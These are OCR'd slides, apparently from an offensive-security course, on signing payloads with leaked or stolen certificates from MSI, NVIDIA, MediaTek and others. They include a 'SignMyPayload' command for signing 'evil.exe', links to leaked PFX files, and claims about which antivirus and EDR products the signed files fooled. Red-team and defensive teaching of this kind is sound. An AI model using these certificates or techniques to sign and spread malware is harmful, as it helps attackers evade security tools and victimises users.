
https://twitter.com/mrd0x/status/1462852381830524931


Hosting Payloads


» Example: Microsoft Azure Storage / Blob / $web











Code Signed Threats

Code Signing Threats

- Code Signing certificate can be:
  - Expired
  - Revoked
  - Expired & Revoked
  - Valid

- *SignTool.exe* and *Mage.exe* can get you signed:
  - executables - .exe, .dll, .ocx, .cpl, .xll, .wll
  - scripts - .vbs, .js, .ps1
  - installers - .msi, .msix, .appx, .msixbundle, .appxbundle
  - Office Macros
  - drivers - .sys
  - ClickOnce deployments - .application, .manifest, .vsto
  - cabinets - .cab

Code Signing Threats

» Before we proceed, there’re 10 leaked certificates shared in this course – take a look here:

» Repo\Tools\SignMyPayload

» Among the others:

- canada2023 - 12980215 Canada Inc., random private cert, released on UnknownCheats.
- hangil2024 - Already revoked but valid until Nov, 2024. Leaked Hangil IT Co., Ltd signed by Sectigo
- izex2015 - IZEX certificate disclosed in Github tdevuser/MalwFinder, expired in 2015.
- mediatek2017 - (+) MediaTek Code Signing Certificate, may lower detection rate
- msi2021 - (+) MoneyMessage - MSI Leaked 2021 Code Signing certificate, revoked.
- msi2024 - (+) MoneyMessage - MSI Leaked 2024 Code Signing certificate, revoked.
- netgear2014 - NetGear Inc. 2014 Code Signing Certificate
- netgear2017 - (+) NetGear Inc. 2017 Code Signing Certificate, may lower detection rate
- nvidia2014 - (+) NVIDIA certificate that expired in 2014, may lower detection rate
- nvidia2018 - NVIDIA certificate that expired in 2018


» Try it yourself:

» PS> . .\SignMyPayload.ps1


» PS> Sign-Payload -Infile evil.exe -Outfile signed-evil.exe -Leaked canada2023

Code Signed Threats


» Whether you defend or emulate, always challenge the assumption „**signed file can be trusted**”



» Expired




» Revoked



» Valid

Fantastic Code Certs and Where to Find Them

- **They Get Stolen**
  - MediaTek 2017
  - MSI 2021, 2024
  - Netgear 2014, 2017
  - NVIDIA 2014, 2018




Fantastic Code Certs and Where to Find Them


» **They Get Leaked & can be found** *(.pfx, .p12, .pem, .cer, .der)*

» Snooping through cloud storages – public S3 buckets, Blobs

» **Github**bing your way down to PFXes

» *Beware: not all certs can be used for code signing, only ones with OID: 1.3.6.1.5.5.7.3.3*







Fantastic Code Certs and Where to Find Them

» They Get Leaked & can be found

- » Keep an eye on Game Hacking community & *other** forums
  - » They've been toying with Direct Syscalls long before other cool kids
  - » A goldmine of brilliant offensive ideas & prod-ready implementations



https://github.com/houzhenggang/lede/blob/master/package/kernel/mt7628/src/windows/MediatekInc.pfx



https://www.unknowncheats.me/forum/anti-cheat-bypass/491501-nvidia-leaked-code-cert.html#post3380882

KERNELMODE.INFO - ARCHIVE
A forum for reverse engineering, OS internals and malware analysis

Code Signed Threats

» Tricky Question: Do scanners ***actually*** verify certs or just rely on its presence?

» Lovely Answer: *It's complicated.*


» Expired certificate doesn't imply that the file is suspicious.


» Sometimes Malware signed with NVIDIA2014 might fly past EDRs or AVs, under assumption that might be legitimate hardware component.


» Therefore EDR can't take the risk for bricking potentially critical business asset.

» Game Hacking community's take:

» *„what's the difference only valorat checks the date"*







Code Signed Threats

» *Sole presence of self-signed certificate can be enough to rule out some players (Jul, 2022):*


» *That's rubbish, it can't be this easy to fool modern malware protection systems!*

» Yeah, exactly - no way!

» So, anyway…


who got tricked?

1. Avast
2. AVG
3. Avira
4. **Cylance**
5. Cynet
6. **F-Secure**
7. MaxSecure
8. **SentinelOne** (Static ML)



Mythic Apollo.exe not signed.

https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1



Mythic Apollo.exe fake-signed.

https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdcebaac3df65?nocache=1

https://twitter.com/mariuszbit/status/1547320418821980160


Code Signed Threats

